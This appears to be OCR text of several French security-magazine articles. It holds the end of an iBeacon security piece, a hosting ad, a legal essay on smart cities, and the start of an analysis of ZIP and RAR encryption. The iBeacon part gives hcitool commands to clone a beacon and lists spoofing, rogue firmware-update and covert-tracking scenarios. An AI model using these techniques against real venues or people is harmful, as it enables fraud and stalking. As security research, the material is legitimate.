


Fig. 7 : Capture iBeacon via l'application Beacon Toy.

- en utilisant un ordinateur : la réception de paquets diffusés peut être réalisée en utilisant la puce Bluetooth présente dans la plupart des ordinateurs portables ou via un dongle Bluetooth (ex : CSR 4.0). Ensuite, il est nécessaire d'utiliser un outil permettant de capturer les annonces tel Nordic nRF Sniffer ou encore hcitool/hcidump **[6]** :

```
$ sudo hcidump --raw
HCI sniffer - Bluetooth packet analyzer ver 2.5
device: hci0 snap_len: 1500 filter: 0xffffffffffffffff
> 04 3E 2A 02 01 00 01 52 XX 42 6E E8 F3 1E 02 01 06 1A FF 4C
  00 02 15 48 DE 49 80 XX XX XX XX XX XX 00 20 0C 9A 66 00
```

4.2 Simuler une balise

Après avoir indiqué comment récupérer les informations envoyées par les balises, il est aussi intéressant de pouvoir simuler leur fonctionnement en envoyant des annonces comportant à la fois un UUID, un ID majeur et mineur. Cette action peut également être réalisée depuis un smartphone ou ordinateur :

- en utilisant un smartphone : outre l'écoute, l'application iBeacon Toy permet aussi de cloner les informations envoyées par une balise et ainsi se faire passer pour elle (le smartphone doit cependant être compatible pour l'utilisation de cette fonctionnalité) :




Fig. 8 : Clonage d'une balise iBeacon.

D'autres applications mobiles permettent également de réaliser cette action (il est aussi possible d'en coder une soi-même).

- en utilisant un ordinateur : l'outil standard Linux **hcitool** permet de créer une annonce iBeacon (ici nous simulerons une balise avec un UUID défini à « *DEADBEEF....DEADBE* » :

```
$ sudo hcitool -i hci0 cmd 0x08 0x0008 1E 02 01 1A 1A FF 4C 00 02
15 DE AD BE EF DE AD BE EF DE AD BE EF DE AD BE 00 00 00 00 C8 00
```

Une troisième solution serait d'utiliser une balise dont l'UUID est modifiable légitimement ou via une modification du firmware.

5 Des exemples d'attaques possibles

Aucune mesure de sécurité n'a été embarquée dans les spécifications de iBeacon. Ainsi, plusieurs scénarios d'attaques basés sur l'usurpation d'une balise sont possibles dont quelques pistes techniques sont détaillées ci-après.

- Envoi de fausses données dans le Cloud :

Les applications qui disposent d'un code déclenché lorsqu'une balise spécifique est détectée peuvent être facilement trompées en utilisant des annonces avec les données propres à la balise (UUID, ID majeur et mineur) depuis un équipement tiers. Ainsi, il est possible de faire croire à l'application que l'utilisateur se situe bien dans le lieu où se situe la balise, car l'application « pense » recevoir les informations d'annonces légitimes. Les statistiques réalisées pourraient être ainsi totalement faussées.

- Profit commercial :

Imaginons un scénario ou une personne étant à un endroit et un horaire bien précis se verrait proposer des réductions ou diverses offres promotionnelles. Sachant qu'il est possible d'envoyer des annonces similaires à celles diffusées dans un magasin par exemple, l'utilisateur malveillant pourrait accéder à ces offres et cela depuis son domicile.

C'est exactement ce qui s'est produit au CES 2015. Le jeu-concours était le suivant : le CES avait disséminé des capteurs iBeacon sur le salon, et lorsqu'ils étaient détectés par un smartphone ayant une application dédiée exécutée, cela permettait d'ajouter des chances de remporter un cadeau. Ainsi, les balises disposaient des mêmes valeurs pour l'UUID et l'ID majeur et de différentes valeurs d'ID mineurs (une par balise).

De ce fait, il était trivial de reverser l'application mobile afin d'identifier les valeurs des balises et ainsi simuler leurs caractéristiques et cela sans même avoir à se déplacer de son canapé.

- SPAM :

Sachant qu'il est aisé de simuler une balise, un attaquant pourrait utiliser un équipement portable simulant de nombreux UUID afin de faire afficher des alertes à de nombreux utilisateurs dans un rayon proche (nécessite que ces derniers ouvrent des applications spécifiques qui réagiront aux UUID annoncés).

- Modification illégitime de l'UUID :

Les puces utilisées permettent souvent d'être mises à jour à travers BLE, on parle plus précisément du mode DFU. Il est également possible de mettre à jour le firmware à travers la technologie *Firmware Over The Air* (FOTA). Cette fonctionnalité est présente dans de nombreuses puces BLE dont celle de notre cas d'étude (NRF51822). Ainsi, si le mode DFU n'est pas protégé ou facilement activable, un attaquant pourrait mettre à jour le firmware des balises afin d'altérer leur fonctionnement et pourquoi pas modifier les valeurs des annonces.

L'envoi d'un firmware modifié comportant des erreurs pourrait accessoirement aussi provoquer un déni de service de la balise...

- Capture du mot de passe d'administration :

Certains modèles de balises peuvent incorporer toutes sortes de puces permettant d'interagir plus facilement avec le matériel à distance. On pourrait imaginer l'ajout de puces dédiées aux protocoles LoRa, Sigfox ou même Wifi. L'utilisation de ces différents protocoles pourrait inclure de nouveaux vecteurs d'attaques dont par exemple la capture de trames de management de l'équipement ou de l'envoi de données sensibles.

- Tracking :

Bien que la portée ne soit pas très importante, une balise pourrait potentiellement être dissimulée dans une voiture, dans un sac, ou un autre endroit afin de pouvoir suivre à distance une personne ou un bien. On peut noter par exemple certains projets qui proposent l'ajout d'une balise sur des modèles de vélos afin d'indiquer au propriétaire étant physiquement à quelques mètres de celui-ci, si un déplacement du vélo est détecté, ce qui serait la conséquence d'un vol.

Conclusion

Les technologies permettant de géolocaliser les utilisateurs dans des lieux précis sont très utiles dans de nombreux domaines. Bien qu'elle soit simple à déployer, la technologie iBeacon ne dispose pas de sécurité visant à empêcher les attaques présentées dans l'article notamment le clonage d'une balise ou encore la possibilité de tromper les applications mobiles réagissant à la présence d'un UUID de balise spécifique. Certaines parades semblent cependant voir le jour telle la rotation de ces UUID, mais ne permettent pas de se prémunir contre l'ensemble des menaces. Aussi, des questions d'atteintes à la vie privée pourraient se poser lorsqu'une entreprise a la possibilité de surveiller certains faits et gestes d'individus à travers cette technologie. Pour conclure, il est important de noter que les conséquences d'une attaque sur des balises restent tout de même assez limitées actuellement, mais pourraient devenir préoccupantes en fonction des contextes d'utilisations. ■

Remerciements

Merci à Florent Poulain et Damien Cauquil pour l'aide sur certaines parties et à toute l'équipe Digital Security.

Références

[1] https://www.nordicsemi.com/eng/Products/Bluetooth-low-energy/nRF51822

[2] http://openocd.org/

[3] https://devzone.nordicsemi.com/documentation/nrf51/4.4.1/html/group__bootloader__dfu__description.html

[4] https://docs.mbed.com/docs/ble-intros/en/latest/Advanced/FOTA/

[5] https://play.google.com/store/apps/details?id=com.uriio

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS) hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99 € HT/MOIS

~~14,99 €~~

CODE PROMO **SYMIS17**

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.


CHOISSISEZ VOTRE NAS

https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD

/ikoula @ikoula sales@ikoula.com 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL



VILLES INTELLIGENTES ET QUESTIONS DE DROIT

Daniel Ventre
CNRS (CESDIP. UMR 8183)

mots-clés : VILLE / DROIT / VIE PRIVÉE / DONNÉES / RESPONSABILITÉ / CONTRAT

Les villes intelligentes mobilisent les technologies de pointe pour créer des cités high-tech assurant une qualité de cadre de vie optimale. Elles se caractérisent par l'intégration de systèmes, par le déploiement de quantités impressionnantes de capteurs et de calculateurs, pour mesurer, évaluer, optimiser le fonctionnement des transports, de la sécurité, de l'éducation, de la consommation énergétique, ou encore de l'administration, de la santé. L'informatisation de la société et des secteurs-clés n'est certes pas nouvelle. Mais l'intégration des systèmes tout d'abord, puis la concentration de ces technologies dans des espaces encore relativement réduits, créent des conditions particulières qui soulèvent déjà nombre de questions d'ordre juridique : comment vivront les citoyens dans ces environnements dont les technologies sont appelées à réguler non seulement les systèmes, services et applications, mais également, de fait, leur quotidien ? Quel sort sera réservé aux données, notamment personnelles ? Qu'adviendra-t-il des libertés individuelles dans des milieux bardés de capteurs, de caméras, qui permettent de suivre les individus en tous lieux et tous instants ? Mais encore, qui gèrera, qui gouvernera, décidera ou possèdera : comment s'organisera le partenariat public-privé ?

Dans un premier chapitre, nous revenons sur la définition de la ville intelligente, afin d'en identifier les particularités et d'associer ces dernières à des problématiques juridiques, que nous aborderons dans la seconde partie de cet article. Cet article, plus qu'une énumération de textes de droit, propose d'identifier quelques questions qui n'ont d'ailleurs pour nombre d'entre elles pas encore de réponse. Les véritables villes intelligentes intégrées prennent encore forme.

1 Que sont les villes intelligentes ?

1.1 Objectifs : optimiser

Les projets de villes intelligentes qui prennent forme partout dans le monde ont tous en commun la recherche de l'efficacité, de l'économie de coûts, de l'optimisation dans l'utilisation, la répartition ou la délivrance des ressources et services qui permettent à une ville de fonctionner. Sont ainsi concernés par cette recherche d'optimisation des secteurs comme l'énergie, les transports, la santé, l'administration ou la qualité de l'environnement, entre autres.

1.2 Projets centrés sur l'innovation technologique

Le second principe consiste à appuyer cette optimisation sur la mobilisation des nouvelles technologies, prioritairement (mais pas uniquement) celles d'information et de communication (informatisation). Il n'y a toutefois pas selon nous de hiérarchie entre les principes (optimisation, centrer les projets sur l'innovation technique, etc.), tous ayant même importance dans la définition de la ville intelligente.

1.3 L'intégration

Le troisième principe clé est celui d'intégration des services et des systèmes qui les sous-tendent. Le fonctionnement des infrastructures et services des

villes que nous qualifierons de « conventionnelles » (par opposition à « intelligentes ») est bien sûr déjà largement informatisé (systèmes complexes pour la gestion des transports publics, la distribution d'énergie, l'e-administration, etc.). L'intégration consiste à relier entre eux des services, des systèmes, qui peuvent être chacun déclinés de manière prioritaire dans des parties différentes des villes. Nombre de projets sont présentés comme une accumulation d'objectifs, d'infrastructures, de systèmes, sans que ne ressorte toujours la notion d'intégration. Cette logique est à l'œuvre dans la ville de Fujisawa au Japon (qui décline 8 services) **[1]** ou encore dans la ville de Masdar aux Émirats Arabes Unis (où une partie de la ville est dédiée à la recherche et innovation, une autre à l'énergie renouvelable, etc.)

1.4 La donnée au centre

Certains ajoutent enfin que les villes intelligentes sont « data-centrées », pour signifier que la donnée en est le carburant et donc l'un des enjeux majeurs. La ville intelligente est une énorme machine à produire de la donnée.

1.5 Autres caractéristiques des villes intelligentes

Si l'intelligence est souvent présentée comme une solution aux défis que rencontrent les villes face à la surpopulation, à une croissance démographique inexorable, un enjeu pour les mégalopoles, nombre de projets se développent encore, à un stade expérimental, dans des cités de taille moyenne à importante, mais loin des dimensions de mégapoles.

- La « smart community» de Kitakyushu (Japon) accueille 600 habitants.
- La ville de Masdar, accueillera 50 000 habitants d'ici 2020 **[2]**.
- Babcock Ranch (Floride) sera conçue pour 50 000 habitants.
- La ville sud-coréenne de Songdo, souvent présentée comme l'un des archétypes de la ville intelligente, ne compte encore que 80 000 habitants.
- Yokohama Smart City au Japon abrite 420 000 personnes.

On distingue d'autre part deux catégories de villes intelligentes : celles récemment sorties de terre (Songdo ouverte au public en 2009, mais qui ne devrait être terminée qu'en 2018 ; Masdar qui ne devrait être terminée que vers 2020) **[3]**, conçues pour être des villes intelligentes, et les villes anciennes (Paris, Marseille, etc.), sur lesquelles sont greffées de nouvelles infrastructures technologiques afin de les rendre intelligentes (voir tableau ci-dessous).

2 Villes intelligentes et droit


Les enjeux juridiques liés au contexte des villes intelligentes sont-ils totalement nouveaux, ou bien héritent-ils partiellement voire intégralement des questions de droit habituelles ? Les enjeux et les réponses juridiques doivent-ils être redéfinis en de nouveaux termes ? Nous identifions 4 thèmes permettant de rattacher droit et villes intelligentes : les enjeux de vie privée, la question des données, le droit des contrats et la redéfinition de la relation public-privé.

2.1 La protection de la vie privée

La distinction entre espaces publics et espaces privés devient plus délicate encore dans ces villes ultra-connectées et conçues pour faire de la sécurité une priorité (à

Pays	Villes
Corée du Sud	La ville de Songdo : véritable laboratoire de la smart city : écologie, transports, domotique, gestion des déchets, de la distribution d'énergie, services aux habitants, mais aussi contrôle, surveillance... Cisco gère les réseaux, Veolia le traitement des eaux.
Émirats Arabes Unis	Ville concept de « Masdar » **[4]** : ville des énergies du futur, dessinée par des architectes britanniques. Présence du MIT, de Siemens, etc.
Espagne	Santander. Des milliers de capteurs permettent de gérer l'alimentation en eau, régler les éclairages publics, gérer les places de stationnement.
Floride (États-Unis)	Babcock Ranch **[5]** est présentée comme un projet de ville durable.
France	Paris, Marseille...
Inde	Projet de 100 smart cities.
Japon	Fujisawa (ville durable, centrée sur l'écologie, la qualité de vie des habitants, etc.), Yokohama Smart City (projet centré sur les énergies du futur), Kytakyushu Smart Community (projet privilégiant le thème de l'environnement et des énergies)...

Quelques projets de smarts cities dans le monde.



l'image de Songdo par exemple) qu'elle ne l'est ailleurs. Imaginons des environnements qui ne laissent plus aucun espace de déconnexion possible, qui n'accordent à l'individu aucun lieu d'intimité totale possible, c'est-à-dire immergent ce dernier dans un environnement où chaque fait et geste devient traçable, où tous les aspects de la vie sont captés, enregistrés, analysés, et desquels peuvent ensuite dépendre les services offerts, mais sont aussi orienter tous les aspects du quotidien des individus. Les possibilités de traçage des individus se multiplient : cartes, téléphones portables, objets connectés, bâtiments intelligents, routes intelligentes, véhicules connectés, etc., permettent de profiler les individus dès lors qu'ils n'échappent pas au milieu clos qu'est l'infrastructure informationnelle de la ville intelligente. N'y aura-t-il dans ces villes, comme Songdo, d'autre choix qu'accepter et se soumettre aux applications, à un regard constant ? Au nom de la rationalité, de l'efficacité, du rendement, de l'optimisation, les systèmes gérant tous les aspects de la ville, décideraient seuls (intelligences artificielles aux commandes ?) des déplacements des individus de leur place dans la ville et dans la société. Le libre arbitre, la liberté de choix, de circulation, pourraient être altérés dans des environnements devenus trop directifs. On relèvera aussi que les individus seront inégaux face au poids de ces systèmes. On peut en effet distinguer deux catégories d'individus dans les villes : ceux qui y résident et ceux qui ne font qu'y passer. Or ces derniers ne subissent pas le même sort en ce qui concerne le traitement de leur vie privée que les résidents permanents.

2.2 Les données

Les smart cities sont construites autour des données : lieu de production, de collecte, traitement, stockage, analyse, émission, réception, diffusion de données de toutes sortes. Se posent alors des questions juridiques déjà bien identifiées par ailleurs : qui est propriétaire des données (la ville, l'entreprise qui déploie le système ou service, l'individu, la société...), qui décide des données qui peuvent être accessibles et des modalités d'accès ; de celles qui demeurent privées, confidentielles ; qu'advient-il des données collectées et produites lorsqu'il y a changement de prestataire technique ; quid de la transparence des algorithmes utilisés pour l'analyse des données (big data) ?

À Songdo par exemple, qui maîtrisera, des pouvoirs publics, des citoyens ou des industriels et des investisseurs, l'accès, l'utilisation, la protection des données personnelles ? Quels recours auront les citoyens en cas d'abus, d'atteintes à leur vie privée ? Que deviennent les droits des citoyens dans des projets gérés comme des entreprises ?

En Europe, de nouvelles règlementations relatives aux données sont en cours de définition (les *General Data Protection Regulations* - GDPR), qui entreront en application à compter de mai 2018.

Les données personnelles **[6]** peuvent être collectées et surtout utilisées à des fins de service. Ces données (états civils, profession, e-mail, téléphone, adresses, etc.) sont déjà très largement collectées par les administrations (écoles, mairies, etc.) et les entreprises privées. Ces données sont exposées à de multiples risques, même lorsqu'elles sont traitées, manipulées par les administrations publiques **[7]**. Il y a ensuite les données personnelles collectées à des fins de sécurité/surveillance (police, caméras de vidéosurveillance, etc.). Viennent enfin les données non personnelles de surveillance (exemple : images de vidéoprotection, surveillance de foule, de trafic routier...) qui pourraient devenir personnelles dès lors que des traitements logiciels rendraient la reconnaissance des individus possible. En dernier lieu, on peut distinguer les données non personnelles collectées à des fins de service (mesure de la qualité de l'air pour gestion de la pollution et régulation du trafic urbain par exemple).

2.3 Le droit des contrats

Les « services publics » offerts dans les villes intelligentes sont généralement le fruit d'une hybridation public-privé que doivent gérer les appels d'offres, les contrats (anticipant les questions de responsabilité, qualité de service, fonctionnement, accès aux données, propriété des données, sous-traitance...).

2.3.1 L'obsolescence

Les villes intelligentes mobilisent des technologies qui peuvent avoir une durée de vie relativement courte. Les contrats doivent donc gérer la question de l'obsolescence et du renouvellement des technologies.

2.3.2 Les marchés publics

Chaque droit national gère le partenariat public-privé selon ses propres règles. Pour la France, rappelons quelques aspects de ce droit, applicables à la gestion des projets de ville intelligente :

- En application du Code des Marchés Publics, l'acteur public devra veiller aux définitions précises des besoins (article 5) en exprimant les fonctions et performances attendues ; veiller à établir un cahier des charges garantissant l'innovation (principe au cœur même de la construction des villes intelligentes), en donnant par exemple accès aux marchés à des entreprises innovantes, à des start-ups.
- Le partenariat d'innovation permet d'autre part à l'acteur public de participer à des projets de R&D, et d'acquérir ensuite s'il le souhaite les produits innovants sans passer par une mise en concurrence distincte. Cette possibilité est introduite dans le Code des marchés publics aux articles 70-1 à 70-3 **[8]**.
- La loi prévoit que l'utilisation du BIM (*Building Information Modeling*) (maquettes numériques) peut être exigée par la personne publique (article

22.4. de la directive 2014/24 du 26 février 201 dont l'application est compatible avec la loi n° 85-704 du 12 juillet 1985 relative à la maîtrise d'ouvrage publique et à ses rapports avec la maîtrise d'œuvre privée).

2.3.3 La définition de la responsabilité

Les systèmes informatisés sont vulnérables aux cyberattaques. Ceux qui structurent la ville intelligente le sont tous, eux aussi. L'intégration de systèmes vulnérables ne peut guère se traduire que par un accroissement de la vulnérabilité. Se pose alors la question de savoir qui assumera la responsabilité de ces vulnérabilités, des incidents et de leurs effets.

La responsabilité des fournisseurs, des développeurs, doit, nous semble-t-il, être engagée plus fortement qu'elle ne l'est aujourd'hui. Les villes intelligentes qui se construisent actuellement sont-elles vraiment testées, sur le plan de la cybersécurité? Fait-on du « pentest » **[9]** de ville intelligente ? En résulte-t-il des garanties contractuelles ?

- Barcelone : 22 000 vidéocaméras de surveillance déployées dans la ville sont « piratables » **[10]**. Pour autant, une réponse au problème sera-t-elle apportée ? Seules des clauses précises intégrées aux contrats permettent de contraindre les prestataires à agir.

2.4 La relation public-privé

En raison des coûts très élevés, nombre de projets de villes intelligentes ne peuvent être portés par les seules municipalités. « *Alors que les villes numériques, au moins en France, ont été portées par les acteurs locaux, la ville intelligente est d'abord le fait d'acteurs industriels majeurs : opérateurs et équipementiers de télécommunications, constructeurs informatiques, intégrateurs de systèmes d'information, opérateurs de réseaux électriques, distributeurs d'énergie, entreprises de travaux publics, promoteurs immobiliers, entreprises de transport…* » **[11]**. Dans le monde, diverses configurations sont observables, en matière de cofinancements : sont mobilisés des subsides étatiques, et/ou des investissements directs des industriels, nationaux et/ou étrangers. Dans les villes nouvelles, les industriels sont amenés à jouer un rôle majeur : ils y investissent massivement, en font les vitrines de leurs technologies, de leurs savoir-faire, des laboratoires du futur. Ces cités sont donc plus que de simples lieux d'habitation. Ils sont des sites expérimentaux. Les acteurs industriels ne sont parfois plus seulement des prestataires ou des fournisseurs, mais des partenaires. Cette perspective modifie considérablement la façon dont les relations public-privé doivent être envisagées dans ces constructions :

- La ville sud-coréenne de Songdo, projet de 35 milliards de $, est financée par un consortium majoritairement américain (70%) et sud-coréen (30%) **[12]**.
- Yokohama Smart City, au Japon, est un projet de 74 milliards de yens, impliquant Accenture Japan, Tokyo Gas Co, Tokyo Electric Power Company, Toshiba Corporation, Nissan Motor, Panasonic.

L'influence de l'entreprise se prolonge parfois dans la gestion même des cités. Sur le site internet de la ville intelligente de Fujisawa (Japon) la dimension managériale, entrepreneuriale de la gestion de la ville est clairement mise en avant comme l'une des conditions à la préservation et au développement de ces nouveaux modèles : « *Ce n'est pas un comité de gestion communautaire ou une association de résidents, mais plutôt une entreprise qui gèrera la ville entière comme un business* » **[13]**. La dimension entrepreneuriale, sous-jacente dès les premiers termes de la définition de la ville intelligente (un projet qui consiste à optimiser la gestion des ressources, rechercher l'efficacité, etc.) s'impose et se substitue à la gouvernance par les citoyens et leurs représentants (mairies, conseils, etc.)

Conclusion

Ces approches nous interrogent sur les modèles économiques de développement des villes intelligentes, sur les pouvoirs accordés à l'industrie qui en gère et maîtrise les socles technologiques, sur la préservation des droits des citoyens, sur la nature des relations public-privé. Il n'y a donc pas davantage un seul droit des villes intelligentes qu'il n'y a un droit unique de l'Internet : il n'y a pas un seul modèle, normalisé, international ; les projets relèvent de politiques et de règles nationales. Il en découlera pour les visiteurs et les habitants des expériences différentes, une exposition propre à chaque cadre. Un État peu regardant sur la protection des données personnelles ou de la vie privée accordera une marge de manœuvre plus grande au déploiement de systèmes de surveillance ou à l'exploitation tous azimuts du big data par exemple. De l'évolution plus ou moins rapide de la loi dépend déjà l'expérimentation de nouvelles technologies et services. C'est notamment le cas de l'introduction des véhicules autonomes, qu'autorise la nouvelle législation en Floride, dont va profiter la nouvelle ville Babcock Ranch. En France, la CNIL vient de refuser l'installation de systèmes mesurant les flux de piétons dans le quartier de la Défense **[14]** en raison d'une absence de conformité aux règles qu'elle impose, mais des panneaux publicitaires avec mesure d'audience ont été autorisés par ailleurs. De tels systèmes se multipliant dans les villes et de nouveaux services et équipements étant appelés à voir le jour, la règlementation est bien sûr appelée à évoluer considérablement dans les mois et années à venir. ■

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com

USAGE DE LA CRYPTOGRAPHIE PAR LES FORMATS D'ARCHIVES ZIP, RAR ET 7Z

Laurent Clévy (@lorenzo2472)

mots-clés : *ZIP / RAR / 7Z / PBKDF2 / CRYPTOGRAPHIE / CHIFFREMENT / AES 256 CBC*

Quels sont les algorithmes et paramètres cryptographiques utilisés pour la vérification du mot de passe, la génération de clés et la confidentialité par ces formats de fichiers ?

Les formats d'archivage de type ZIP, RAR et 7z permettent de stocker plusieurs fichiers et répertoires sous forme compressée dans un unique fichier, appelé archive. Ces formats offrent aussi la possibilité de chiffrer les données et les métadonnées à partir d'un mot de passe (ou parfois d'un certificat). Comment sont stockées les données cryptographiques nécessaires, quels sont les algorithmes impliqués et de quelle manière sont-ils utilisés ? Nous allons le voir en détail pour les formats ZIP, RAR (v3 et v5) et 7z, car cela est peu ou pas documenté, hormis le code source dans certains cas.

Un outil dédié en Python (**unarcrypto.py**) nous permettra, tout au long de l'article, d'illustrer et de vérifier les calculs avec des valeurs concrètes. Quelques extraits du code de cet outil illustreront le propos.

Dans la suite de l'article, un même fichier sera optionnellement compressé avec l'algorithme deflate ou simplement stocké, puis chiffré. Voici le contenu de ces données et la somme SHA-1.

```
>more tests\hello.txt
hello world,hello world
>sha1sum tests\hello.txt
76d7a5a8d72da80c19acbd0f20f90dabac0c52f6  tests\hello.txt
```

Nous pourrons ainsi vérifier les différentes étapes décrites dans l'article.

1 Format ZIP

Le format de compression ZIP existe depuis 1989 et est le plus simple des formats que nous allons examiner. Il est documenté assez tôt **[1]** et le chiffrement propriétaire disponible depuis la version 2.0 est connu pour sa faiblesse **[2][3]**, ce qui est également décrit sur le site de WinZip **[4]**. Nous allons ainsi nous concentrer sur le chiffrement AES, à base de mot de passe, disponible depuis la v9.0 (2003), réputé solide, dû à Brian Gladman **[5]**.

Nous n'allons pas entrer dans les détails du format ZIP, très bien documenté **[1][4][6]**. Voici le contenu d'une archive ZIP chiffrée avec le mot de passe « hello ». Dans le reste de l'article, les données dignes d'intérêt sont mises en couleurs. Ci-dessous, par exemple, les données compressées et chiffrées sont en orange, les autres données mises en valeur sont justement celles utiles pour vérifier le mot de passe et déchiffrer :

```
>btype hello256_deflate.zip
0x000000:  504b0304 33000100 63007459 34490000   PK..3...c.tY4I..
0x000010:  00002c00 00001700 00000900 0b006865   ..,...........he
0x000020:  6c6c6f2e 74787401 99070002 00414503   llo.txt......AE.
0x000030:  0800 95e6 ddb92a00 5af77ab5 2e00a2d6  ......*.Z.z.....
0x000040:  69d7d41e f7d1712c 37fde9c9 dd4cd051   i.....q,7....L.Q
0x000050:  ded17365 77cff026 1858eb2c 86b1504b   ..sew..&.X.,..PK
...
0x0000d0:  66000000 5e000000 0000                f...^.....
```

Comme expliqué sur le site WinZip **[4]**, à la fin du Local File Header (débutant ici par la signature des 4 octets 504b0304, en rouge), une section de données appelée *AES extra data field* décrit que le fichier est protégé par le chiffrement AES (valeur 0x9901 en little endian, en bleu ci-dessus), elle même suivie par une section appelée *Encrypted file storage format*.

Ci-dessus, la valeur 3 (en rose) indique que la clé AES fait 256 bits. Le sel possède la valeur 95e6...69d7 (en vert, 16 octets pour AES-256), la valeur pour vérifier le mot de passe est d41e (marron) et le code d'authentification est 77cf...86b1 (10 octets, en violet).

1.1 Génération de clés

C'est tout simplement l'algorithme standard PBKDF2-HMAC-SHA1 qui est utilisé, avec les paramètres suivants (notation PyCrypto) :

```
PASSWD_VERIF_LEN = 2
keys = PBKDF2(password, salt, dkLen=keyLen*2+PASSWD_VERIF_LEN, count=1000)
```

Pour AES avec une clé de 256 bits, keyLen vaut 32 (octets), donc PBKDF2 va générer 32+32+2 octets. Les 32 premiers sont la clé AES, les 32 suivants sont utilisés pour vérifier l'intégrité des données et les 2 derniers que le mot de passe fourni est correct.

1.2 Vérification du mot de passe et de l'intégrité des données chiffrées

On vérifie tout simplement que la valeur stockée (d41e) est bien égale aux 2 derniers octets issus de PBKDF2. Si le mot de passe est correct, on vérifie ensuite que les données à déchiffrer sont intactes.

```
myhmac = hmac.new( keys[keyLen:keyLen*2], fileData, sha1).digest()
```

On utilise la deuxième série de 32 octets issue de PBKDF2 comme clé de la fonction HMAC-SHA1 calculée sur la version chiffrée du fichier compressé : dans l'exemple, la suite d'octets en orange f7d1...7365. Ensuite, on compare les 10 premiers octets de ce hash avec la valeur « authentication code », ici 77cf...86b1.

L'étape suivante logique est de déchiffrer les données.

1.3 Déchiffrement

Voici ci-dessous l'algorithme utilisé (AES) et ses paramètres :

```
NUM_COUNTER_BITS=128
ctr = Counter.new(nbits=NUM_COUNTER_BITS, initial_value=1, little_
endian=True)
cleartext = AES.new( keys[:keyLen], AES.MODE_CTR, counter=ctr
).decrypt(fileData)
```

AES est utilisé en mode CTR, avec un compteur de 128 bits, de valeur initiale 1 (en little endian).

Après déchiffrement, on obtient donc la chaîne d'octets en clair cb48cdc9c95728cf2fca49d141620300, ici compressée avec l'algorithme deflate. La décompression se fait ainsi :

```
decompressed = zlib.decompress(cleartext, -15)
```

Voyons enfin comment notre outil extrait les valeurs pertinentes :

```
>python unarcrypto.py -p hello hello256_deflate.zip -s
76d7a5a8d72da80c19acbd0f20f90dabac0c52f6 -v 2
0x00005e: central entry: PK☺☻ name hello.txt compressed 44
uncompressed 23 compression 99
0x000000: local entry: PK♥♦ name  hello.txt size 23 compressed 44
method 99 extraLen 11 crc 0
 extra: 9901 vendor 2 vendorId AE strength 3 method 8
  salt 95e6ddb92a005af77ab52e00a2d669d7 pv d41e auth code
77cff0261858eb2c86b1
   passwd verif OK ? True,   authCode OK ? True
   aes key
2e69d2abca00601d0f0fcac4e9586e6266c58dce7b066b93d1de353f6a0ec605
sha1 decompressed OK ?  True
```

On retrouve les valeurs avec les mêmes couleurs que précédemment. La clé AES-256 calculée est affichée également, ce qui peut permettre au lecteur de vérifier ce qui précède.

Le format ZIP n'offre pas la protection des métadonnées, ce qui est le cas du format RAR, que nous allons examiner maintenant.

2 Format RAR v3

2.1 Aperçu du format

Le format RAR v3 (2002) est documenté officiellement **[7]**, mais la façon dont sont protégés les en-têtes n'est pas explicitée, hormis le code source de unrar 3.1.0. C'est Marc Bevand qui le décrit en 2010 **[8]**.

Regardons d'abord la structure générale du fichier, à commencer par une archive sans mot de passe et sans compression (méthode « store »), ci-dessous.

```
>btype hello_nopw_store.rar
0x000000:  52617221 1a0700cf 90730000 0d000000    Rar!.....s......
0x000010:  00000000 02b97420 902e0017 00000017    ......t ........
0x000020:  00000002 ba83e8ef 73593449 14300900    ........sY4I.0..
0x000030:  20000000 68656c6c 6f2e7478 7400f03f     ...hello.txt..?
0x000040:  14716865 6c6c6f20 776f726c 642c6865    .qhello world,he
0x000050:  6c6c6f20 776f726c 64c43d7b 00400700    llo world.={.@..
```

La spécification nous indique que le format est une suite de « blocs », dont l'en-tête possède le format ci-dessous :

```
   Each block begins with the following fields:

HEAD_CRC       2 bytes     CRC of total block or block part
HEAD_TYPE      1 byte      Block type
HEAD_FLAGS     2 bytes     Block flags
